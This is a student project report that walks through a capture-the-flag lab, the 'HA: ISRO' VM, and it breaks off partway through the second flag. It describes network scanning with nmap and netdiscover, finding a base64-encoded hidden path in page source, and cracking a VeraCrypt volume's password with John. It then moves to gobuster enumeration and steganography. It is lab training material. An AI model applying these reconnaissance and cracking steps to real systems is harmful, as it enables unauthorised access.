CTF _ ISRO

CYBER SECURITY & DIGITAL FORENSICS

A Project Report submitted in partial fulfillment of the requirements
For the reward of

BACHELOR OF COMPUTER APPLICATION

Project carried out at

ARDENT COMPUTECH PVT. LTD.
High-End Technology Training and Project

Ardent Computech Pvt Ltd (An ISO 9001:2008 Certified)
SDF Building Module #132, Ground Floor, GP Block,
Sector V, Bidhannagar,
Kolkata, West Bengal 700091

The Heritage Academy,
994, Chowbaga Rd, Anandapur,
East Kolkata Twp, Kolkata, West Bengal 700107

Under the guidance of

Mr. DIPON MONDAL

Submitted By

SUBHODIP GOSWAMI
ANKAN HALDAR
ADDHYATMAJIT ROY
SAYAK NANDI

Ardent Computech Pvt Ltd (An ISO 9001:2008 Certified)

SDF Building Module #132, Ground Floor, GP Block, Sector V, Bindhannagar,

Kolkata, West Bengal 700091

(Note: All entries of the proforma of approval should be filled up with appropriate and complete information of approval in any respect will be summarily rejected)

1. Name of the Student:SUBHODIP GOSWAMI, ANKAN HALDAR, ADDHYATMAJIT ROY & SAYAK NANDI
2. Title of the project: CTF - ISRO
3. Name and address of the guide: Mr. Dipon Mondal 4. Software used in the project :
    - VMware Workstation
    - Kali Linux OS
    - ISRO VMware Machine
    - Veracrypt / Zulumount

Signature of the students

Signature of the guide

Name: Mr. Dipon Mondal

Date:

DECLARATION

We, the undersigned Mr. Addhyatmajit Roy, Subhodip Goswami, Ankan Haldar and Sayak Nandi declare that the work embodied in this project work hereby, titled “HA - ISRO”, forms our own contribution to the research work carried out under the guidance of Mr. Dipon Mondal is a result of our own research work and has not been previously submitted to any other University for any other Degree/ Diploma to this or any other University.

Wherever reference has been made to previous works of others, it has been clearly indicated as such and included in the bibliography. We, here by further declare that all information of this document has been obtained and presented in accordance with academic rules and ethical conduct.

Signature of the Students :

CERTIFICATE

This is to certify that this proposal of the project, entitled “CTF - ISRO” is a record of bona-fide work, carried out by ADDHYATMAJIT ROY, SUBHODIP GOSWAMI, ANKAN HALDAR & SAYAK NANDI under my supervision and guidance through the Ardent Computech Pvt Ltd. In my opinion, the report in its present form is in partial fulfillment of all the requirements, as specified by The Heritage Academy, Kolkata, as per regulations of the Ardent. In fact, it has attained the standard necessary for submission. To the best of my knowledge, the results embodied in this

report, are original in nature and worthy of incorporation in the present version of the report for Computer Science and Engineering.

_____

Guide / Supervisor
Mr. Dipon Mondal

Ardent Computech Pvt Ltd
(An ISO 9001:2008 Certified)

SDF Building Module #132, Ground Floor, GP Block,

Sector V, Bindhannagar, Kolkata, West Bengal 700091

ACKNOWLEDGEMENT

We are privileged and would like to express our gratitude to our mentor, Mr. Dipon Mondal , who gave us the opportunity to experience hacking a real world target machine by using various tools and methodologies as far as practicable.

We would also like to extend our heartfelt gratitude to Ardent Computech Pvt Ltd, and all concerned, for giving us the platform to learn and experience real world situations.

TABLE OF CONTENT

- Steps of Hacking
- Prevention from Exploitation
- Conclusion

SYNOPSIS

Indian Space Research Organisation (ISRO) is the space agency of India. The organisation is involved in science, engineering and technology to harvest the benefits of outer space for India and the mankind. ISRO is a major constituent of the Department of Space (DOS), Government of India. The department executes the Indian Space Programme primarily through various Centres or units within ISRO.


ISRO was previously the Indian National Committee for Space Research (INCOSPAR), set up by the Government of India in 1962, as envisioned by Dr. Vikram Sarabhai. ISRO was formed on August 15, 1969 and superseded INCOSPAR with an expanded role to harness space technology. DOS was set up and ISRO was brought under DOS in 1972.

So our project is based on to find the 4 different Flags using different methodologies and gain access to the root level of ISRO's machine. The four flags are, Bhaskara, Aryabhata, Mangalyaan and Chandrayaan 2 – ISRO's top four prolific missions to be the pioneer of India in the field of space research and technology. Our work is capturing the four flags of

the four individual missions by using some hacking tools, methodologies, software and applications.

CAPTURING BHASKARA'S FLAG

Step 1 :-




- **Netdiscover :** We used Netdiscover tool to search/discover target machine IP Address (ISRO VMware Machine).


Step 2 :-

```
            group] [-h host] [-p prompt] [-R directory] [-T timeout] [-u user]
            [VAR=value] [-i | -s] [command [arg ...]]
usage: sudo -e [-ABkNnS] [-r role] [-t type] [-C num] [-D directory] [-g group]
            [-h host] [-p prompt] [-R directory] [-T timeout] [-u user] file ...

┌──(kanha㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.0.102
[sudo] password for kanha:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-12 13:37 IST
Nmap scan report for 192.168.0.102
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: 00:0C:29:7E:2B:60 (VMware)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.81 seconds
```

❖ **Nmap :** Using Nmap, we scanned and found the version, ports and MAC address of the target machine.


Step 3 :-






❖ **Searchsploit :** Using this command, we looked for exploits, auxiliary present in the target machine using the version of the machine. But, we didn't get any scope of exploitation.

Step 4 :-




❖ **Metasploit Console (msf6) :** Using msf6 console, we searched for exploits but aslo we didn't get any results.

Step 5 :-



❖ **Home Page :** We reached the home page of ISRO through their IP Address in the web browser.

Step 6 :-




❖ **Entry Point :** Visiting every tab except BHASKARA, we are redirected to the Wikipedia showcasing the mission details. So, we took Bhaskara's page as our entry point.

Step 7 :-

```
58 </p>
59   </div>
60 <!-- End Page Content -->
61 </div>
62 <!-- Footer -->
63 <!--BHASKARA LAUNCH CODE: L2JoYXNrYXJh -->
64 <footer class="w3-container w3-padding-64 w3-center w3-opacity w3-light-grey w3-xlarge">
65  <p class="w3-medium">Powered by <a href="https://hackingarticles.in" target="_blank">Hacking Articles</a></p>
66 </footer>
67 </body>
68 </html>
69
```


❖ **Source Page :** We went to the source page of BHASKARA and found a "LAUNCH CODE".

Step 8 :-




❖ **Decoding Launch Code :** Using Cyberchef website, we decoded the code and found that it is a BASE64 encrypted file in the name of BHASKARA.

Step 9 :-




❖ **Downloading '/Bhaskara' file :** So from the ISRO website, we downloaded the BHASKARA file using 'wget' tool in our host machine.

Step 10 :-




❖ **Downloading Truecrypt2john.py :** We downloaded it to crack and find the content of the Bhaskara file but we couldn't decrypt fully.

Step 11 :-




❖ **Decrypting file :** We decrypted the file and stored it in another file named ‘Hashes’ but , as shown above, we didn’t get the fully decrypted file. So, further we followed the process of cracking passwords using ‘John’.

Step 12 :-




❖ **Cracking password for disk access :** Using John, we have cracked the partially decrypted file and discovered the password to open the file ‘BHASKARA’.

Step 13 :-



❖ **Mounting & Opening file using Veracrypt :** We used Veracrypt to mount and open the BHASKARA file using the cracked password we got.


Step 14 :-



❖ **Capturing Bhaskara's Flag :** Finally, we found our first flag, BHASKARA.


CAPTURING ARYABHATA'S FLAG

Step 1 :-



❖ **Gobuster to scan hidden data :** We used Gobuster tool to scan and list all the possible hidden files, folders, images, etc from our target machine's IP Address.

Step 2 :-



❖ **Listing all /img :** List showing all hidden image files and where we found the 'ARYABHATA.jpg' image file.

Step 3 :

- **Aryabhata.jpg image file :** We got the image file from the above process and from here we look for any hidden encrypted data behind the image, the process is known as “Steganography”.

Step 4 :-

